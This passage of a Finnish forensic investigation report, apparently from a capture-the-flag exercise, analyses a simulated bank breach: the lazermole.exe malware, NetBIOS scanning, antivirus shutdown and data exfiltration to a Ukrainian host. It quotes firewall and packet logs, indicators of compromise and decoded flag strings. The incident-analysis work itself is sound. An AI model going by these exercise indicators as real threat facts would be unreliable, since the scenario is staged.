Roguekäyttäjä on ladannut lazermole.exe haittaohjelman FILES palvelimelle SMB protokollalla. Haittaohjelmasta on kerrottu enemmän kappaleessa 5.1 josta löytyvät liput DFIR2 ja DFIR4. (Kuvio 22 ja 23)

tcp	2018/02/15 09:59:09	2018/02/15 10:09:41	10.99.0.252	2491	10.0.100.20	445	318	61,412 141,748
All Sessions Download Segment Pcap Download Entire Pcap Source Raw Destination Raw Permalink Actions								

Kuvio 22 Haittaohjelman lataus

SMB
Files <empty> desktop.ini lazermole.exe

Kuvio 23 lazermole.exe

4.8 NetBIOS Skannaukset

STAFF-WS verkkosegmentin työasemilta on suoritettu mahdollista NetBIOS

skannausta, jolla yritetään enumeroida verkossa olevia hosteja tai resursseja.

Esimerkiksi kaikki windows etäkansion jaot käyttävät NetBIOS protokollaa hyväkseen.

(Kuvio 24)

Time	pa_source_ip	pa_threat_id	pa_destination_ip	pa_rule	pa_destination_zone	pa_destination_port	pa_direction	pa...
February 15th 2018, 08:24:57.669	10.10.0.101	NetBIOS rbtstat query(31707)	10.0.100.10	Netbios	SRV	137	client-to-server	net
February 15th 2018, 08:37:02.203	10.10.0.101	NetBIOS rbtstat query(31707)	10.0.100.10	Netbios	SRV	137	client-to-server	net
February 15th 2018, 08:49:06.905	10.10.0.101	NetBIOS rbtstat query(31707)	10.0.100.10	Netbios	SRV	137	client-to-server	net
February 15th 2018, 09:01:11.747	10.10.0.101	NetBIOS rbtstat query(31707)	10.0.100.10	Netbios	SRV	137	client-to-server	net
February 15th 2018, 09:13:16.736	10.10.0.101	NetBIOS	10.0.100.10	Netbios	SRV	137	client-to-	net

Kuvio 24 NetBIOS skannaus

Hyökkäyksiä on tehty kahteen kohteeseen, FILES palvelimeen ja Domain

Kontrolleriin. FILES palvelimelle palomuuuri tunnistaa ”NetBIOS null session” uhan

mutta se ei ole relevantti koska se toimii vain Windows Server 2003- ja vanhemmissa versioissa.

4.9 Haittaohjelman lataaminen

Käyttäjä Administrator työasemalla GT-MGMT-VATMA on ladannut haittaohjelman

”lazermole.exe” ukrainasta webpalvelimelta. Myöhemmin Tiedostopalvelimelta on

siirretty suuri määrä dataa legads.com osoitteeseen johon haittaohjelma on ottanut


yhteyden. (Kuvio 25)

Time	_source
February 15th 2018, 09:40:58.089	pa_destination_port: 8081 type: log syslog_severity: notice pa_nat_destination_ip: 37.52.209.183 hostname: extfw.northernbank.org pa_source_zone: Internal pa_vsys: vsys1 host: 10.99.0.10 pa_source_ip: 10.0.100.20 pa_egress_interface: ethernet1/1 pa_source_location: 10.0.0-10.255.255.255 syslog_severity_code: 5 pa_action: allow pa_device_name: extfw syslog_facility: user-level tags: syslog, firewall, paloalto pa_nat_dst_port: 8081 pa_nat_src_port: 63356 pa_destination_location: UA pa_ingress_interface: ethernet1/3 pa_rule: Internal SRVs to Internet pa_application: web-browsing pa_nat_source_ip: 157.124.7.108 pa_source_port: 58584 syslog_facility_code: 1 pa_destination_ip: 37.52.209.
February 15th 2018, 09:41:10.599	pa_destination_port: 8081 type: log syslog_severity: notice pa_nat_destination_ip: 0.0.0.0 hostname: INT-FW.northernbank.org pa_source_zone: SRV pa_vsys: vsys1 host: 10.99.0.1 pa_source_ip: 10.0.100.20 pa_egress_interface: ethernet1/1 pa_source_location: 10.0.0-10.255.255.255 syslog_severity_code: 5 pa_action: allow pa_device_name: INT-FW syslog_facility: user-level tags: syslog, firewall, paloalto pa_nat_dst_port: 0 pa_nat_src_port: 0 pa_destination_location: UA pa_ingress_interface: ethernet1/3 pa_rule: Allow-any pa_application: web-browsing pa_nat_source_ip: 0.0.0.0 pa_source_port: 58583 syslog_facility_code: 1 pa_destination_ip: 37.52.209.183 message: 1,2018/02/15 09:41:
February 15th 2018, 09:41:10.507	pa_destination_port: 8081 type: log syslog_severity: notice pa_nat_destination_ip: 37.52.209.183 hostname: extfw.northernbank.org pa_source_zone: Internal pa_vsys: vsys1 host: 10.99.0.10 pa_source_ip: 10.0.100.20 pa_egress_interface: ethernet1/1 pa_source_location: 10.0.0-10.255.255.255 syslog_severity_code: 5 pa_action: allow pa_device_name: extfw syslog_facility: user-level tags: syslog, firewall, paloalto pa_nat_dst_port: 8081 pa_nat_src_port: 59796 pa_destination_location: UA pa_ingress_interface: ethernet1/3 pa_rule: Internal SRVs to Internet pa_application: web-browsing pa_nat_source_ip: 157.124.7.108 pa_source_port: 58583 syslog_facility_code: 1 pa_destination_ip: 37.52.209.

Kuvio 25 lazermole portista 8081

4.10 DNS hyökkäys

10.99.0.252 osoitteesta suuri DNS liikenne. Mahdollisesti palvelunestohyökkäys koska liikenne on hyvin tiheää ja epäinhimillistä. (Kuvio 26)



Kuvio 26 DNS hyökkäys


5 Tiedostopalvelin

Northernbank yrityksellä on käytössään SMB tiedostopalvelin, joka sijaitsee osoitteessa 10.0.100.20. Alla on lueteltu, mitä havaintoja tehtiin tiedostopalvelimen lokeista ja tiedostoista.

5.1 Lazermole.exe


tiedostopalvelimelta löytyy Shares -nimisestä kansioista lazermole.exe niminen ohjelma. Samasta kansioista löytyi myös DFIR2-lippu, joka on kuvattu löydetyissä lipuissa alempana dokumentissa.

Event Viewer lokeista nähdään, että lazermole.exe on muokannut rekisteriä alla kuvatussa osoitteessa. (Kuvio 27)




Kuvio 27 Rekisteritiedon muokkaus

Rekisterissä on samat tiedot, mitä Event Viewerissä lukee. (Kuvio 28)




Kuvio 28 Files palvelimen rekisteri

Kyseisestä osoitteesta löytyy roskakorista lazermole.exe. Files-palvelimella on myös sammutettu F-secure palveluita ja sitten ajettu lazermole.exe (Kuvio 29)




Kuvio 29 F-secure prosesseja pysäytetty

Lazermole.exe ohjelmaa on ensimmäisen kerran ajettu klo 9.47, jolloin Event Viewer lokeissa näkyy, että siitä on luotu prosessi. Prosessi on kylläkin samantien terminoitu, luultavasti kaatunut F-securen takia. (Kuvio 30)



Kuvio 30 Lazermole.exe prosessi luotu

Lazermole.exe on viety Shares – verkkolevylle Admin – kansioon klo 9.58. (Kuvio 31)



Kuvio 31 Lazermole.exe Sharessa

6 FPCAP

FPCAP-palvelin oli kerännyt koko verkkoliikenteen hyökkäyksen ajalta. Hyökkäys tapahtui 15.2.2018 08:15-12.00, joten filtteroimme lokit aikaväliltä.

Mielenkiintoisinta aikavälillä oli, että Ukraina oli lähtenyt yli 70000 pakettia 4

tunnin sisään, kun taas muualle maailmaan oli lähtenyt vain 500-1000 pakettia. Tämä herätti paljon kysymysmerkkejä, koska miksi suomalaisesta yrityksestä lähtee Ukrainaan niin massiivinen määrä dataa. Suodatimme liikenteen Ukrainan kohde maan perusteella, jolloin pääsimme tutkimaan kaikkia paketteja (Kuvio 32)

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info
udp	2018/02/15 08:33:13	2018/02/15 08:33:13	10.0.100.3	34916	91.197.130.14 UKR	53	2	225 241	ns1.kharkov.ukrtel.net
udp	2018/02/15 08:33:13	2018/02/15 08:33:13	10.0.100.3	28035	91.197.130.14 UKR	53	2	208 224	ns1.kharkov.ukrtel.net
udp	2018/02/15 08:33:13	2018/02/15 08:33:13	10.0.100.3	41474	91.197.130.14 UKR	53	2	269 285	183.209.52.37 in-addr.arpa
tcp	2018/02/15 08:33:13	2018/02/15 08:33:13	10.0.100.70	50279	37.52.209.183 UKR	80	287	257,480 277,586	//37.52.209.183/alX8
tcp	2018/02/15 08:33:13	2018/02/15 08:33:13	10.0.100.70	50280	37.52.209.183 UKR	80	10	658 1,374	//legads.com/ads
udp	2018/02/15 08:33:45	2018/02/15 08:33:45	10.0.100.4	44040	91.197.130.14 UKR	53	2	208 224	ns1.kharkov.ukrtel.net
udp	2018/02/15 08:33:45	2018/02/15 08:33:45	10.0.100.4	50931	91.197.130.14 UKR	53	2	225 241	ns1.kharkov.ukrtel.net
udp	2018/02/15 08:33:45	2018/02/15 08:33:45	10.0.100.4	24736	91.197.130.14 UKR	53	2	269 285	183.209.52.37 in-addr.arpa
tcp	2018/02/15 08:33:55	2018/02/15 08:33:55	10.0.100.70	50281	37.52.209.183 UKR	80	10	723 1,439	//legads.com/ads
tcp	2018/02/15 08:34:00	2018/02/15 08:34:00	10.0.100.70	50283	37.52.209.183 UKR	80	10	658 1,374	//legads.com/ads
tcp	2018/02/15 08:34:05	2018/02/15 08:34:05	10.0.100.70	50284	37.52.209.183 UKR	80	10	658 1,374	//legads.com/ads
tcp	2018/02/15 08:34:10	2018/02/15 08:34:10	10.0.100.70	50285	37.52.209.183 UKR	80	10	658 1,374	//legads.com/ads

Kuvio 32 Kohde Ukraina

DNS1 (10.0.100.3) ja DNS2 (10.0.100.4) oli tehnyt Ukrainaan klo 08:33 DNS kyselyitä kyseenalaisista porteista, jonka jälkeen Proxyn (10.0.100.70) kautta oltiin mahdollisesti ladattu haitallinen ohjelma jollekin koneelle tai avattu haitallinen yhteys. (Kuvio 33)

tcp

2018/02/15 08:33:13

2018/02/15 08:33:13

10.0.100.70

50279

37.52.209.183 UKR

80

287

257,480 277,586

//37.52.209.183/alX8

Download Pcap

Source Raw

Destination Raw

Permalink

Actions

Id

180215-t0037kl_hzNC75zPre0JkG6l

Start

2018/02/15 08:33:13

Stop

2018/02/15 08:33:13

Node

tcp

Protocols

http tcp

IP Protocol

tcp

Src

Packets 105

Bytes 7,622

Databytes 264

Dst

Packets 182

Bytes 269,964

Databytes 257,216

Ethernet

Src Mac 00:50:56:01:25:0f

Dst Mac 58:49:3b:eb:b4:12

VLAN 4,090

Src IP/Port

10.0.100.70 : 50279

Dst IP/Port

37.52.209.183 : 80 (UKR) [AS6849 PJSC Ukrtelecom] { RIPE }

Payload8

Src 474554202f616c58 (GET /alX)

Dst 485454502f312e31 (HTTP/1.1)

Tags

http:bad-xff

TCP Flags

SYN 1

SYN-ACK 1

ACK 281

PSH 3

RST 0

FIN 2

URG 0


Kuvio 33 Haitakkeen lataaminen tai haitallinen yhteys

Tiedostopalvelimelta (10.0.100.20) lähti suuri määrä dataa aikavälillä 09.40.53-10.16.10, jolloin oltiin todennäköisesti siirretty kaikki tiedostot C&C serverille Ukrainaan. (Kuvio 34) Lähetetyn datan kooksi muodostui yli 1GB verran dataa, joka voisi tarkoittaa tiedostojen siirtämistä.



Kuvio 36 User-agent


Kopioimme REZJUjNfe2cwMGRnMDFuZDAwZGgwcDN1cmg0djFuZ2Z1bn0= ja käytimme sen BASE64 decoderin kautta, jolloin se palautti merkkijonon joka oli: DFIR3_{g00dg01nd00dh0p3urh4v1ngfun}. Löysimme siis FLAG03. Epäilty syyllinen Vatma (10.99.0.252) oli siirtänyt lazermole.exe:n tiedostopalvelimelle klo 09:59:09. (Kuvio 37) (Kuvio 38) (Kuvio 39)



Kuvio 37 lazermolen siirtäminen tiedostopalvelimelle



Kuvio 38 SMB Siirto



Kuvio 39 SMB Siirto 2

Voidaan huomata, että tiedostopalvelimelta on siirretty dataa legads.com osoitteeseen 443 ja 80 portteihin. (Kuvio 40)

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Datatypes / Bytes	Info
tcp	2018/02/15 10:12:55	2018/02/15 10:13:03	10.99.0.252	2693	37.52.209.183 UKR	80	8	142 654	
tcp	2018/02/15 10:13:02	2018/02/15 10:13:40	10.99.0.252	2697	37.52.209.183 UKR	443	470	274,970 302,908	//legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV //legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV //legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV
tcp	2018/02/15 10:12:58	2018/02/15 10:12:59	10.99.0.252	2694	37.52.209.183 UKR	443	188	180,557 191,851	//legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV
tcp	2018/02/15 10:09:07	2018/02/15 10:09:13	10.99.0.252	2640	37.52.209.183 UKR	80	9	142 718	
tcp	2018/02/15 10:09:11	2018/02/15 10:09:11	10.99.0.252	2510	37.52.209.183 UKR	443	10	560 1,200	//legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV
tcp	2018/02/15 09:59:29	2018/02/15 09:59:29	10.99.0.252	2501	37.52.209.183 UKR	443	10	560 1,200	//legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV
tcp	2018/02/15 10:12:55	2018/02/15 10:12:55	10.99.0.252	2692	37.52.209.183 UKR	80	85	74,361 79,495	//legads.com/lazernakki.exe
tcp	2018/02/15 10:09:07	2018/02/15 10:09:07	10.99.0.252	2639	37.52.209.183 UKR	80	15	7,700 8,630	//legads.com/lazernakki.exe
tcp	2018/02/15 10:09:12	2018/02/15 10:09:12	10.99.0.252	2641	37.52.209.183 UKR	443	10	792 1,432	//legads.com:443/678VZneGRUyXLDk8UBGg3U54B0hmB-ch/Aoeby/WtepnV


Kuvio 40 Lazernakki.exe

7 STAFF Työasemat

STAFF-1 työasemalta tutkittiin event viewerillä kaikki tapahtumat, rekisterit käytiin läpi ja kaikki tietokoneen kansiot tutkittiin mutta mitään mielenkiintoista ei työasemalta löytynyt.


7.1 STAFF-2

Käyttäjän ”jnikulainen” työpöydältä löytyi mahdollisesti haitallinen tiedosto (laz.exe), joka löytyi myös ladatuista tiedostoista (Kuvio 41).




Kuvio 41 Laz.exe

Kansioista ei löytynyt mitään muuta huomiota herättävää sisältöä. Event viewerillä tutkittuamme lokeja tulimme siihen tulokseen, että winloginin sisällä saattaisi olla haitallinen ohjelma (Kuvio 42).



